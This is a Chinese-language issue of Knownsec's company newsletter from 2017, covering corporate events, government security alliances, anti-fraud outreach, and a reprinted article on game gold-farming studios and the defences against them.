盾卫月刊

13期

为了更好更安全的互联网

知道创宇

本期看点

编委 黑哥 刘光旭 李伟辰 孙蕾 王宇 张毅
美工 徐文征 王朝霞
出品 知道创宇市场部

投稿邮箱：tg@knownsec.com。同时欢迎您提出各种意见和建议。

北京知道创宇信息技术有限公司
Beijing Knownsec Information Technology Co., Ltd.

北京市朝阳区阜安西路望京 SOHO T3 A 座 15 层
15th Floor, Unit A, Tower 3, Wangjing SOHO, Fu'an West Road, Chaoyang District, Beijing
010-57076191
010-57076117（FAX）

赛博世界推进现实世界的不断融合，让信息安全成为时代的必需品。踏浪而来的我们有望在数年后成为世界一流的安全企业，这个梦想值得每一位创宇人为之奋斗！不忘初心、坚定信念，锐意创新、精诚协作，我们不仅要最酷，我们还要 NO.1！

——赵伟

希望酷月刊能办成有内容、有干货、有人文、有情怀的刊物。

——杨冀龙

CONTENTS 目录

创宇动态

公司动态

热点关注

我是黑客

创宇生活

创宇动态

【EGO 走进知道创宇】 杨冀龙现场分享安全经验

6 月 9 日，【EGO 走进知道创宇】活动在知道创宇北京总部如约举办，知道创宇 COO 兼 CTO 杨冀龙全程参与本次活动，并在活动最后环节现场分享多年来总结的安全经验，他从个人信息安全、企业信息安全两个角度向到场的 30 余名 EGO 会员做了讲解交流。

个人信息安全方面：

杨冀龙指出当移动互联网时代到来后，手机成为了骇客攻击、信息泄露的源头，有必要时，我们可以使用两部手机来提升骇客攻击我们的技术成本，让攻击者知难而退。两部手机的具体分工是其中一部手机仅用于接打电话，另一部手机仅用于上网。

接着杨冀龙举例说明，如果手机被骇客入侵劫持，手机的短信验证码同样也可以被骇客所劫持使用，这就给突破账号登录、变更密码等环节提供了可能。而在分机使用的情况下，用于上网的手机如果被骇客入侵，则无法看到分机的验证码，在现有风控机制下，会降低进一步的破坏性。

杨冀龙还指出，仅用于接打电话的手机一定要一部 4G 手机，以免遭劫持，同时也要注意范围内是否存在恶意的信号压制，如发现手机并非存在物理环境影响下的降频，应尽快关闭手机。杨冀龙还表示，原定只上网的手机也不是不可以拨打电话，但是只应使用目前加密性更为出众的微信语音通话功能作为替代。

同时我们也应注意到，个人信息安全也是企业信息安全的突破口。所以，定位自己属于高价值人群的话，就更不能忽视个人信息安全，必须要有足够的防范意识。

企业信息安全方面：

杨冀龙则表示企业安全最重要的一点就是要有充足的预算保障，通常以企业预算的 5% 为宜。而这笔预算再细分，则要投入到安全意识培训、引入安全专员或安全团队建设、采购专业的安全服务及产品做安全提升等几大方面。

杨冀龙强调，企业信息安全最重要的是要发现薄弱环节，比如骇客最喜欢从客服人员作为突破口入侵企业内网，如大范围群发钓鱼邮件，假设企业有一百名客服人员，只需一人点击运行附件，你的一切安全措施就全部成为空谈。

面对这种假设，你可能需要组织不定期的钓鱼邮件风险防范意识测试。这也是一种意识考试，几次下来员工们的安全意识就会大幅提高。对于技术人员，特别是码农，最有必要的是专业的安全培训，而且引入惩罚机制也具有较高可行性。

“例如严禁 SQL 拼接，遇见就罚 100，然后用罚来的钱成立一个‘吃货’基金……”

杨冀龙特别指出，当企业内部从安全意识、制度的建立和养成都比较成熟之时，你的企业安全则来到了接近 80 分水平，而此时就需要引入外部专业的安全服务及产品，来为自己弥补和升级剩余安全。例如专业的安全企业能从不同的角度对代码进行渗透测试，发现企业很难发现的安全漏洞，提高业务的安全性、稳定性，而视业务的重要性，也决定了后期其它的持续性的安全投入是否需要跟进。

这也就回到了最初的那个问题，企业安全，预算为先。

GTLC 全球技术领导力峰会 知道创宇影响力之夜引爆全场

2017 年 6 月 30 日 -7 月 1 日，由高端技术人社交网络 EGO 举办的“第二届 GTLC 全球技术领导力峰会”在上海成功举办，吸引了全国各地近 500 位 CTO、技术 VP 等技术领导者参加。知道创宇 CTO 兼 COO 杨冀龙作为 EGO 会员，受邀出席并登台发表《技术创业那点事》主题演讲，他以技术出身的企业联合创始人视角带来了具有实战意义的“管理之术”，受到了与会者的高度评价。

“第二届 GTLC 全球技术领导力峰会”首日晚间，知道创宇影响力之夜晚宴也如期举办，这是会议主办方与知道创宇共同为大家搭建的交流平台，目的是能够让大家深度探讨、拓展人脉，主要探讨的方向则是技术及企业发展的平衡问题。知道创宇 CTO 兼 COO 杨冀龙在晚宴上发表了开场致词，对知道创宇网络安全核心能力及业务做了简单介绍，同时还对大会演讲内容做了进一步的补充。

知道创宇影响力之夜晚宴随后进入话题讨论环节，现场共分为 12 组，共有百余名企业技术负责人共同参加了本次讨论，现场氛围异常活跃。活动按照 EGO 讨论机制对所选话题进行集中讨论，再经由队长进行集中分享。

现场讨论的主要成果整理如下：

话题一：空降领导（CTO/ 技术总监）如何安全落地？

各小组讨论的结果：空降安全落地的核心是把自己定位于问题解决者，不是问题发起者，这就是新官上任三把火怎么烧的问题，烧的方向如果是解决问题的方向，就不会被视为这一词语的原意，而是一种理性的革新，这时你的团队威信也可以从此建立。

沟通非常重要，除了空降前与老板之间的沟通，空降之后还要持续做好与相关人员的沟通，建立互信，以明确的目标给予各方充足的信心。

话题二：如何看待技术团队领导人技术能力不是最出色?

各小组讨论的结果: 客观来看，技术的发展是无休止的，同时技术也存在繁多的细分领域，一个技术人员的成长都是从点开始，逐渐成为一个领域的专家，再看发展决定是否扩展到面。所以实际一点的去想这个问题，也可以说这是一道伪命题。

同时技术团队领导人需要将大量的精力放到管理层，这种发现问题和解决问题，都不是技术上能解决的，这种全身心投入，不得不让领导人有选择性地放弃在技术上的投入。领导者最需要有的首先是引领团队的视野高度，而不是他的个人技术高度。

话题三：如何优雅地从技术过渡到管理?

各小组讨论的结果：这并不是一个很直接的过程，是需要长期的积累，不同层次会有不同的视角，也会累积不同的阅历经验。理论上很难实现，所以要想实现优雅，必须是有同等的付出。

比如每天在技术端花 75% 的精力，但是也要花 75% 的精力放到管理上，也就是说每天要拿出 150% 的精力出来，说到底这是一个付出的过程，是一个学习和掌握的过程，自己要把握一个合理的节奏。

还有一种做法是最开始仍然兼顾部分技术，比重从 70% 不断向管理偏移，直至完全过渡。

但在这些过程中你可能都需要向前辈请教学习，例如多参加 EGO 举办的此类活动。

过渡是转变的过程，过程中你一定要学会讲故事，古语有言“两军交战勇者胜”，而讲故事，其意义就在于能激发团队成员的士气。同时在过渡过程中要学会换位思考，不要总以自己的角度去理解别人的做法，同时更是要保持充分的沟通，任何管理问题都是沟通问题。

话题四：业务、客户的新需求技术部门如何取舍？如何做到优雅地相处?

各小组讨论的结果：明确的是技术可推动业务增涨，所以业务的需求应该永远存在合理性。以此来看，企业现在多以成立事业部来解决诸如此类内部矛盾问题。如以事业部的形式让不同部门处于相同的价值体系当中，形成一个利益共同体，让推动增涨成为全员利益共识，相处起来就会优雅得多。如果有实现难度的话，也可以引入公司范围内的部门之间的动态平衡，不同部门可以执行打分制来调节这种平衡，再通过细节调整最终实现不同部门之间的优雅相处。

国家工业信息安全产业发展联盟成立 知道创宇获准成为会员单位

2017 年 6 月 8 日，由工业和信息化部牵头成立的“国家工业信息安全产业发展联盟”在京成立。工业和信息化部部长苗圩、国务院国有资产监督管理委员会副主任徐福顺出席大会并讲话。工业和信息化部副部长陈肇雄主持大会。工业和信息化部、中央网信办、公安部、国家认监委等部委相关司局和行业单位代表、业界专家和有关嘉宾出席会议。

据了解，国家工业信息安全产业发展联盟将接受工业和信息化部业务指导，苗圩部长担任联盟指导委员会主任。中国工程院院士邬贺铨担任联盟专家咨询委员会主任，国家工业信息安全发展研究中心（电子一所）是首届理事长单位，所长尹丽波担任联盟理事长。联盟成立之初首批公布了 45 家理事单位，以及超过百家会员单位组成。知道创宇参加了本次联盟成立大会，并作为我国优秀安全企业获准纳入联盟会员单位当中。

苗圩在讲话中指出，随着新一代信息技术与制造技术加速融合，由于安全防护措施不足而引发的工业信息安全事件频繁发生，严重影响经济安全、国家安全与社会稳定。党中央、国务院高度重视信息安全问题，习近平总书记多次作出重要指示，强调安全和发展要同步推进。苗圩表示，工业和信息化部将坚决贯彻落实党中央、国务院的决策部署，坚持“积极防御、有效应对、自主发展、安全可控”原则，强化企业主体责任，加强行业监督指导，推动关键核心技术攻关和工业信息安全产业发展，努力提升工业信息安全保障能力。


苗圩强调，保障工业信息安全是一项具有战略意义的系统工程，需要多方参与、协同推进，并对联盟使命和任务提出明确要求。一是要通力合作，将联盟打造成为政府和产业界协同联动的平台；二是要融合发展，将联盟建设成为自动化、信息化与信息安全领域的跨界融合平台；三是要牵引带动，将联盟培育成为行业资源整合、对接、推广平台。苗圩表示，工业和信息化部将会同有关部门加强业务指导，支持联盟开展技术研发、标准化、试点示范、公共服务平台建设、国际交流合作等工作，促进形成政产学研用高效联动的发展格局。同时，希望各地主管部门积极支持联盟工作，共谋、共促、共享产业发展成果。

徐福顺在讲话中表示，中央企业是国民经济的重要支柱，希望联盟为央企做好工业信息安全保障支撑工作，在检测认证、评估咨询、人才培养等重点领域，为企业提供优质服务。国务院国资委将全力支持联盟的有关工作。

出席本次大会的知道创宇代表毕宁（政府事务部总监）表示，工业化、信息化产业飞速发展带给我们红利的同时，我们也关注到了两化融合过程中诸多问题，其中尤其以安全问题为先为重，知道创宇作为联盟会员单位将积极参与联盟活动当中，以自身所拥有的安全能力为联盟出力献策。毕宁进一步表示，知道创宇在漏洞风险通报、资产威胁普查、态势感知、系统化防护等方面可为联盟带来先进的技术支撑，知道创宇可以为工业信息实体带来风险前感知、通报、预警，以及安全事件爆发时的安全防护于一体的综合安全解决方案，这些都可以为联盟带来实质贡献。

中国网络安全产业联盟秘书长陈兴跃赴知道创宇走访调研

6 月 7 日上午，中国网络安全产业联盟秘书长陈兴跃走访知道创宇北京总部，知道创宇政府事务部总监毕宁、政企事业部总经理刘敬帅、政企事业部副总经理兼技术总监邓强陪同参观了公司，随后双方召开座谈会进行了深入交流。



陈兴跃秘书长对中国网络安全产业联盟情况及近期的工作进行了介绍，知道创宇政府事务部总监毕宁表示，知道创宇作为中国网络安全产业联盟理事单位，将积极支持中国网络安全产业联盟工作，为打造良好的产业发展环境贡献自身的力量。

知道创宇政企事业部总经理刘敬帅与陈兴跃秘书长还就安全产业发展、生态建设交换了意见，并且探讨了安全产业在一带一路当中的机遇，并达成了深入交流合作意向。在陈兴跃秘书长梳理阐述完联盟下半年的重点工作之后，刘敬帅表达了知道创宇愿高度配合参与其中的意愿。

政企事业部副总经理兼技术总监邓强还向陈兴跃秘书长做了知道创宇核心安全能力汇报，陈兴跃秘书长看好知道创宇在云防御、云监控以及安全大数据所取得的行业先进能力和领先经验，并叮嘱像知道创宇这样拥有真正能力的安全企业要为产业做出更多的贡献。

中俄网络安全产业圆桌会议召开 将加深网络安全合作

由中央网信办网络安全协调局指导、在大连市政府的鼎力支持下，由中国网络安全产业联盟、俄罗斯联邦总统直属国民经济与国家行政学院、俄罗斯亚洲商务合作中心、大连市服务外包协会联合主办的首届“中俄网络安全产业圆桌会议”，于 2017 年 6 月 15 日下午在大连世界博览广场 10 号会议室举行。

作为 2017 年第十五届中国国际软件和信息服务交易会（大连软交会）的分论坛之一，“中俄网络安全产业圆桌会议”邀请了网络安全产业精英、著名专家学者、以及网络安全骨干企业的主要负责人，共同探讨中俄两国网络安全产业的潜在合作领域、新技术与新趋势、人才培养、产业规划与发展方向、工业安全控制等主要议题。

圆桌会议由中国网络安全产业联盟秘书长陈兴跃和俄罗斯联邦总统直属国民经济与国家行政学院 IT 管理学院院长亚历山大·索科洛夫共同主持。来自中俄双方共计 30 余位代表出席会议并参与了研讨。

俄方参会代表由俄罗斯联邦科学院阿·阿甘别格扬院士

带队，俄罗斯亚洲商务合作中心主任安德烈·蔡连科、亚历山大·雷诺夫教授（X5 销售网络集团）、FINTELLER 有限公司米罗丝拉娃·彭达莲科女士等十余位俄方专家列席会议；中方参会人员包括大连软件服务外包协会秘书长倪苏方、及多家国内骨干网络安全企业代表和《中国信息化》杂志社执行社长熊伟。

在圆桌会议上，我方代表先后发言介绍了各自公司在网络安全领域的优势技术与专业实力，北京知道创宇信息技术有限公司副总裁刘敬帅向俄方安全专家介绍了知道创宇在云防御、云监测，以及大数据安全、威胁态势感知等领域所取得的成果，并重点介绍了可用于网络安全监测与预警的 ZoomEye 网络空间搜索引擎，俄方也肯定了我国在安全领域所取得的成果。俄方则由 IT 管理学院索科洛夫院长介绍了学院设置的“首席安全官 CSO”EMBA 课程，来自 FINTELLER 有限公司的彭达莲科女士则介绍了量子加密技术御防量子计算机攻击的应用。

在介绍完各自优势之后，圆桌会议上中俄双方专家就工业控制系统安全重要性、网络金融诈骗防御、互联网云安全防御等话题交流分享了信息和经验，并共同探讨了中俄两国未来在网络安全领域的合作契机，同时提出了关于中俄产业合作的初步提议。

与会专家一致认为，在信息社会快速发展的同时，中俄两国都面临着日益复杂的网络犯罪和日益猖獗的网络恐怖主义，共同面对着全球化的网络安全威胁与挑战。在各自承担着保障信息社会和数字经济网络安全重任的同时，中俄两国的网络安全产业都面对着共同的威胁与挑战、担负着同样的重任与使命，中俄两国网络安全产业的相关组织应率先携起手来，相互交流、资源互补、共谋发展。

两国之所以能够坐到一起共商安全，离不开中国网络安全产业联盟在当中所起到的纽带作用，中俄两国的网络安全产业在此次圆桌会议上进一步的加深了了解，同时还达成了一定的共识，这对两国的网络安全事业发展都将起到一个良好的正面作用。

本次圆桌会议将成为中俄两国网络安全产业交流合作的起点，希望在中国网络安全产业联盟的带动下，未来中俄双方能进一步开展更加丰富深入的交流合作活动、切实地提升中俄双方的网络安全产业实力，从而为信息社会发展打造更加坚实的安全产业基础，为中俄两国人民谋求更大福祉。

安全联盟深度参与 “青岛市互联网违法信息举报中心”上线

青岛市贯彻落实《网络安全法》座谈会暨“青岛市互联网违法信息举报中心”上线仪式于 5 月 31 日在青岛市府新大厦举行，市委宣传部、市网络办、市公安局、市通信管理局、市经信委、市法制办、市文化市场执法局相关领导，各区市有关领导、本市属地新闻网站分管负责人、安全联盟单位代表出席会议。会后，市委宣传部、市网络办、市公安局、安全联盟的与会领导共同为“青岛市互联网违法信息举报中心”启动上线。

“青岛市互联网违法信息举报中心”（www.anquan.org/subjects/qdwj）是青岛市网信办、市公安局网警支队联合知道创宇所运营的第三方网络安全公益平台——安全联盟共同成立的。中心将发动广大网民参与网络违法信息举报，共同围剿网络诈骗、色情博彩、传销谣言等有害信息，维护网络安全环境。举报后经安全联盟提取并审核的恶意网址，将被应用到搜索引擎、浏览器、IM、社交平台、路由器 OS 等互联网终端，进行全网拦截预警。

今年初，青岛网警与安全联盟已正式达成战略合作关系，双方通过互通已有恶意数据，并进行相关风险提醒，形成治理网络诈骗与违法犯罪的强大合力。

据安全联盟负责人披露，2017 年 1 月至今，彼此已共享 57503 条基于网民举报的恶意数据，通过对这些信息进行提取与人工审核，安全联盟已将 18926 条欺诈数据对应入库，并同步至各大互联网终端，期间总计向网民提供了 5 亿余次风险提醒，为网民避免了难以估计的财产损失。

今年 3 月“青岛市互联网违法信息举报中心”上线试运行以来，已接受网民举报 1948 条，经人工核实确认 603 条违法网址，已在微信、QQ、火狐浏览器、搜狗搜索、新浪微博中屏蔽，相关信息无法通过上述渠道再次传播，收到了良好的预防打击效果。

青岛网警是保障网络安全和侦查网络犯罪的重要单位，安全联盟是国内最大的第三方网络安全数据共享交换平台，双方的目标均为更好地保障公民权益，提高网民的网络安全意识，预防涉网违法犯罪的发生。此次通力合作将进一步强化彼此的本职能力，在保障网民权益的目标上跨出坚实的一步。

今后，双方还将本着资源上相互补充，平台上相互助力，技术上相互支撑的原则，预防信息诈骗，打击涉网犯罪，共同推进互联网安全行业生态良性发展。

保障网民的上网权益不仅仅在于遏制并打击诈骗、犯罪的发生，还在于网民安全意识的培养与提升。因此，双方战略合作达成后，还将联合发布网络犯罪案例和数据报告，发行防范网络欺诈的宣传手册，联合开展网上网下的安全教育，尽最大努力提高网民的安全意识。

就在 5 月 21 日，青岛市网络文化管理办公室、市公安局网警支队、市通信管理局、市文化市场执法局等部门在青岛五四广场开展《网络安全法》普法宣传咨询，市公安局网警支队在活动现场向市民发放由安全联盟编写的《防骗秘籍》，大面积地向市民普及了防骗常识。

创宇党支部走进翠微南里社区开展防范电信诈骗主题讲座

为深入贯彻习近平总书记、李克强总理等中央领导治理电信网络新型违法犯罪工作重要指示、批示精神，坚决维护人民群众财产安全和合法权益，知道创宇党支部于 6 月 12 日组织了一场深入居民社区活动，知道创宇党员蔡自彬、杨旭、以及安全专家潘少华来到北京万寿路街道翠微南里社区，针对居民群体开展了一场防范电信网络诈骗宣传活动。翠微南里社区党委书记尹庆玲出席了本次活动。

我们认为网络电信诈骗之所以屡禁不绝，一个是黑产团伙因为利益驱动；另一个最重要的原因就是人民群众的安全防范意识还有待提高，这也是知道创宇党支部组织本次活动的主因。

在活动当中，知道创宇安全专家潘少华向社区居民讲解了网络电信诈骗的防范要点。

我们为什么会收到看上去像是正常的号码发来的短信，但短信内容很容易被识别出为诈骗内容，这正是诈骗分子利用伪基站惹的祸。伪基站可以将一条诈骗信息以看上去是电信运营商或是银行的号码发送到咱们的手机上。我们要如何防范？

无论信息内容为何，关键点在于一定会有落点，比如最后都会跟一个网址，而短信用意就是让大家点击这个网址。所以我们需要做的是对这个网址进行鉴别。

我们会发现最开始诈骗分子直接使用容易识别的假冒网址进行诈骗，抓的就是并非所有人都能有这种识别能力或意识，或者将容易辨识的诈骗长网址缩短，再以短信的形式发到目标用户手机上，只要用户点击访问了这个网址，你的手机就可能已被诈骗分子所劫持，用于随后的关联黑产行为，或是直接盗取金钱。

对于熟悉的网站我们一眼就能认出，但对于不熟悉的网站我们又要如何辨别是否是恶意的呢？ 这时我们可以利用微信的聊天功能将这条网址发送出去，或者是搜索引擎搜索一下该网址，因为这些平台级的产品都内置一些反欺诈的功能，则有机会对网址进行安全过滤，让我们能够辨识是否属于恶意网址。

潘少华进一步表示，知道创宇目前正是利用的这种方法，联同腾讯为公安机关提供恶意网址的辨识技术，通过部署于电信运营商的网络出口端，为民众遭遇由网址发起的诈骗进行直接劝阻，同时公安机关也可以利用这套系统对涉骗网址进行侦查，并予以关停或及进一步追查。

为什么说防骗一定要强调安全意识？潘少华接着讲道，往往诈骗分子为了让更多的人点击访问这个短信发过来的地址，会精心为其设计相关的诈骗脚本，比如冒充学校发的是学生的学期成绩表现，冒充银行有大额的消费行为，甚至是冒充国家公检法等机关单位，进行有关犯罪调查等诈骗。

支撑这些网络犯罪行为的是背后庞大的黑色产业链，随着诈骗成本越来越高，黑色产业链分工也就愈加庞大，比如在新时代下，黑产甚至开始利用盗取用户相关数据，从而进行精确诈骗。去年的“徐玉玉”一案就是某网站数据被泄露所引起。

从现阶段来看，因为诈骗脚本的“厉害”程度，本来能够识别出来的诈骗在某种情形下受骗人就会失去正常的

识别能力，而且这与受骗人的受教育程度无关，只是说对于精准的诈骗，人们有一种下意识性的妥协。中国有句古话，叫事不关己，关己则乱，说的就是这个意思。

所以足够高的安全意识在防骗方面起到决定性作用。

潘少华强调，目前黑产团伙惯用的诈骗手法仍然是一种广撒网的行为，我们有必要担心的是，如黑产团伙为个人量身实施诈骗，我们防范起来将更是难上加难。

而此时，就引入了另外一个防范诈骗的源头问题，如何让我们的个人信息不被窃取。一方面，这需要国家各级行政单位做好数据的安全防护，互联网企业做好安全防护，杜绝个人信息被窃，而从用户角度来说，要尽量避免无意间的泄露个人用户数据，比如要拒绝参加各类收集个人信息如手机号、身份证号行为的不必要的活动等。

知道创宇党支部在活动现场向社区居民发放了《防骗秘籍》，潘少华结合《防骗秘籍》还现场介绍了更多的黑产诈骗惯用手段，并强调称诈骗手段是不断演变的，在现实中这些案例肯定不能完全覆盖我们真实遭遇的诈骗，所以作用更多的是希望能够增强我们的安全意识，通过这些案例达到举一反三的目的，这样才能够对未知的变种诈骗做出有效的防范。

本次活动在组织有序的情况下顺利开展，对社区居民的反诈骗安全意识的提高有着积极意义，受到了翠微南里社区居民高度评价。

建设和健全“政务高铁” 需安全先行为其保驾护航

6 月 9 日，由广东省电子政务协会联合联通（广东）产业互联网研究院、广东省大数据协会联合主办的 “广东省政务大数据应用研讨会（珠三角片区）” 在广州举办，研讨会主要探讨了大数据在社会治理、公共服务发展中的重要作用，会议聚焦加快推进政务大数据建设与应用，从而利用新技术提升“互联网 +” 在政务服务领域的应用能力。

本次会议邀请了电子政务专家、大数据专家对政务大数据建设实践、互联网 + 政务服务体系的发展等做了介绍分享，同时以保安全、促发展的角度，特邀知道创宇安全专家出席研讨会，分享基于大数据的信息安全先进经验。

知道创宇安全专家先是强调了互联网 + 政务体系建设的重要性，现代中国不仅需要高速铁路为人们缩短两地距离，也需要为民众提供更便捷的公共服务，开通“政务高铁”，这种全国大范围的互联网 + 政务服务体系加速推进，建设和健全，则可以在底层为民众提供一个更开放，具有灵活保障的民生新平台。

而面对来自于互联网的危险，安全专家表示可从提前感知与实时防护两方面进行解决。知道创宇于 2010 年首次于行业提出大数据安全防护概念，并开始不断积累安全大数据，再通过技术创新，已推出数款安全产品，全面涵盖了提前感知与实时防护两大层面，同时这些产品再继续迭代更新安全大数据，做到相互支撑和功能上的递进，从而不断保障了产品后续研发与安全的不断提高。

比如利用让人熟知的 ZoomEye，我们可以进行全网的威胁预警，根据成熟的威胁情报体系的建设，在重大安全事件爆发之前做到提前修复与防护。Web 安全监测系统——WebSOC，以及威胁感知系统——创宇云图则可以为主机端提供脆弱性监测，以及未知威胁的入侵监测能力，这两款产品均由庞大的安全大数据作为支撑。

安全专家还重点介绍了知道创宇云防御平台下属创宇盾产品，这款产品拥有不断积累的全球黑客指纹的识别能力，同时建立了安全评级云技术，对全球十多亿 IP 进行评级分类，结合基础防御、防御联动等先进功能，以及后端安全团队的日常不间断的数据分析支撑，可对各类 Web 入侵做到严密防护。

完全专家结合当地江门市直单位网站采用创宇盾防护案例说明，过去一年，总计 60 余家网站无一家被骇客攻破，被篡改、信息泄密事件等均为零。安全专家强调，创宇盾还拥有灵活的部署特性，对于政务云平台而言，硬件安全产品存在的部署难题在创宇盾身上都不是问题。

安全专家表示，互联网 + 目前最大的两块“阵地”一个是辅助政府的政务改革，另外一个是企业创业、创新。从互联网 + 被提出以来，基于这种新形态的企业创业、创新一直没有停过，国家也在最近两年对政务改革格外重视，同时借助着云计算、大数据等新技术的蓬勃发展，正不断开拓着属于我们自己的、领先世界的政务解决新方案。

与此同时我们也注意到，基于“互联网 +” 提供的任何创新，都离不开互联网安全这个本身的前提保障。近期勒索蠕虫事件造成的大面积影响就给我们敲响了警钟，安全意识还需进一步提高，安全防护也必须要事先而为。知道创宇作为专业的网络安全企业，在大数据、云防御层面取得的领先地位，而领先世界的政务解决新方案，也需领先世界的防护新方案为其保驾护航。

打“农药”刷金币：我的队友原来是个机器人

来源 | 雷锋网 宅客频道 李勤

你在打着农药，骂着队友坑爹时，你的队友也许只是一个“刷金币”的机器人？

追逐热门游戏的打金工作室

最近，网上曝光了《王者荣耀》刷金币工作室，金币可用于购买新英雄，而这些手机的日常任务就是《王者荣耀》中刷金币，然后卖金币号，获得盈利。

你可以看到，清一色的苹果手机，全部开着《王者荣耀》自动打游戏刷着金币。

这缠绕的线，分外妖娆，强迫症患者很想给它捋一捋。

最近刚配合客户打掉几个“打金工作室“的知道创宇安全专家、浑天反欺诈负责人潘少华告诉宅客频道编辑，不要惊讶，比较火爆的游戏都会面临打金工作室的困扰。

“像王者荣耀这种爆款在网上能搜到一堆打金工作室，以及代练工作室，就是之前新闻里看到的就是这种。”潘少华说。

这些打金工作室的牟利方式之一是靠一些设备专门打游戏金币和装备，通过一系列小号进行交易，再汇总到某个帐号，卖给有需要的玩家。或者，直接贩卖高级帐号。

这些工作室会有专人研究游戏的活动规则和漏洞，通过最小投入在短期内获取最大收益。

打金老司机的“绝技”

打金老司机一般采用两种方式刷金币：

第一种：用脚本模拟 App。

什么样的脚本？宅客频道编辑在某乎上一搜，有很多关于这个话题的探讨。

第二种：用群控软件同时操作多台手机。

潘少华介绍，比较核心的操作方法还是群控软件。

群控软件门槛可以低到什么程度?

比如，各种“XX 精灵”，将手机越狱或者 ROOT 后，安装这类“XX 精灵”，就可以通过数据线进行远程操作，一个真人在中控台上进行操作，手势操作就会被复制到数百个屏幕上。

分工明晰的打金产业

不过，既然打金已经成为一个产业，当然是有专业分工的。

下面宅客频道就介绍其中几类工种：

1、除了群控软件的开发团队，还会有各类专门的供应商，一种供应商提供中控台，比如专门的手机支架、供电模块、数据布线等。

2、当然，各种黑灰产用的手机也有专业供货团队，比如，最流行的 iPhone5C 都是按吨进行买卖。

潘少华说，这种供货中有大量是来路不明的组装手机，典型特征是 1000 元左右的 iPhone，不支持指纹识别。

3、专门的资源服务商，比如，低价电费、场地、手机卡、身份证、代理 IP 池等。

为了让“机器人”模拟成真人，打金产业也是操碎了心，有一种拨号 VPN，每次都可以更换 IP、模拟正常宽带用户。

专业度如此之高，那么，仅对“王者荣耀”刷金币而言，可以达到怎样的产业规模?

潘少华称，准确规模不好说，从浑天反欺诈团队的数据来看，全国各种打金工作室大大小小至少有数万个。规模大的工作室能够有上万台服务器和手机，有自己专门的厂房、供电。

对游戏厂商而言，最大的危害在于这些大规模恶意注册的帐号，会严重破坏游戏平衡，影响正常玩家体验和缩短游戏生命周期。

面对打金产业，游戏厂商也十分心痛: 好好的一堆白菜，总有杂食动物来拱怎么办?

宅客频道了解到，比较基本的方法有封 IP，封设备 ID 等，通过人工统计挑出行为比较明显的打金帐号。

但是，道高一尺魔高一丈。

这种方式比较被动，打金工作室也会一直研究平台的对抗策略并进行技术升级，比如，使用稳定性高的付费代理、便宜的 4G 上网卡等，设备 ID 一般也都能通过软件来进行修改。


因此，目前也有专业的团队与厂商专门想出了法子与打金产业较量。比如，基于行业数据的联防联控，及时应对打金工作室的各种对抗。

潘少华称，虽然这些工作室背后有大量资源，但是为了利益最大化肯定会尽量进行对资源复用。比如，打金工作室所用的设备、IP，一段时间内只做一个游戏的活动，结束后可以立即切换到另一个游戏平台等。

运用大数据和人工智能的相关算法，如何揪出“机器人”队友，这又是另外一个故事了。

安全联盟 2017 年上半年网络诈骗数据报告

